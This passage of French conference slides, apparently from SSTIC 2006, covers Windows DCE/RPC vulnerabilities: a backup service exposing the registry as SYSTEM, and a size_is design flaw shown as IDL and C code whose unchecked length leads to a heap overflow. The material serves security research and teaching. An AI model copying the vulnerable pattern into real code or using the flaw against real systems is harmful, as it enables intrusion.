- Service RPC d'un logiciel de Backup d'entreprise pour Windows :
  - Découvert par Pedram Amini (ex-iDefense, TippingPoint)
  - Accès complet en lecture et écriture à la base de registre
    - compte SYSTEM !
    - un peu d'imagination = prise de contrôle du système
  - Code disponible dans Metasploit et Nessus
  - Patch : suppression pure et simple de l'interface (mais il en reste une autre ;-)

Failles de conception (2)

- Plus rares, difficiles à trouver / comprendre
- failles liées directement aux librairies internes RPC

- Exemple : size_is ()

Failles de conception (2)

Interface IDL :

```
void test (
 [in] long arg_1,
 [in][size_is(arg_1)] char * tab
);
```

Code :

```
char * buf = malloc (arg_1 * 2);

if (buf)
{
 memcpy (buf, tab, arg_1);
}
```

- Explication :
  - arg_1 compris entre 0 et 0x7FFFFFFF (2Gig)
  - arg_1 * 2 = 0xFFFFFFFF
  - malloc refusera d'allouer trop de mémoire
  - pas de bugs ?

- oui mais ... un stub inline ne vérifie pas que la valeur de size_is est valide (entre 0 et 0x7FFFFFFF)
  - Heap Overflow !
  - Possible stack overflow si size_is n'est pas testé du tout (à vérifier)

Améliorations concernant Windows

- Audit de sécurité complet sur la majorité des services RPC présents dans XP SP2, 2003 SP1
- Suppression des fonctions “à risques” (strcpy, sprintf, strcat, ...)
- Diminution du nombre d'informations disponibles sans authentification
- Suppression des cas de contournement de l'authentification

Conclusion

- Malgré la découverte de nombreuses failles critiques dans le passé DCERPC reste incontournable :
  - facilité de programmation
  - rétro-compatibilité
- Sécurité des services RPC Windows accrue (XP SP2, 2003 SP1, Vista)
- Anciennes failles RPC windows toujours présentent dans les applications tierces (backup, mail, ...)

Questions

- Pour plus de détails -> actes SSTIC06

Questions ?